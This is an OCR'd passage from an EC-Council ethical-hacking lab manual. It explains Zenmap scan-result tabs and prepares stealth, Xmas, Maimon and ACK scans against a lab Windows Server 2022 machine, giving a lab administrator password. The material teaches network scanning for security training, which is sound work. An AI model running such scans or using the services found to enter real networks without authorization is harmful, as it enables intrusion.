


5. Click the **Ports/Hosts** tab to gather more information on the scan results. Nmap displays the Port, Protocol, State, Service, and Version of the scan.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

6. Click the **Topology** tab to view the topology of the target network that contains the provided IP address and click the **Fisheye** option to view the topology clearly.




7. In the same way, click the **Host Details** tab to view the details of the TCP connect scan.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

8. Click the **Scans** tab to view the command used to perform TCP connect/full open scan.
9. Click the **Services** tab located in the left pane of the window. This tab displays a list of services.




Note: You can use any of these services and their open ports to enter into the target network/host and establish a connection.


10. In this sub-task, we shall be performing a stealth scan/TCP half-open scan, Xmas scan, TCP Maimon scan, and ACK flag probe scan on a firewall-enabled machine (i.e., **Windows Server 2022**) in order to observe the result. To do this, we need to enable **Windows Firewall** in the **Windows Server 2022** machine.
11. Switch to the **Windows Server 2022** virtual machine.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

12. Click **Ctrl+Alt+Del** to activate the machine. By default, **CEH\Administrator** user profile is selected, type **Pa$$w0rd** in the **Password** field and press **Enter** to login.



13. Navigate to **Control Panel → System and Security → Windows Defender Firewall → Turn Windows Defender Firewall on or off**, enable Windows Firewall and click **OK**, as shown in the screenshot.



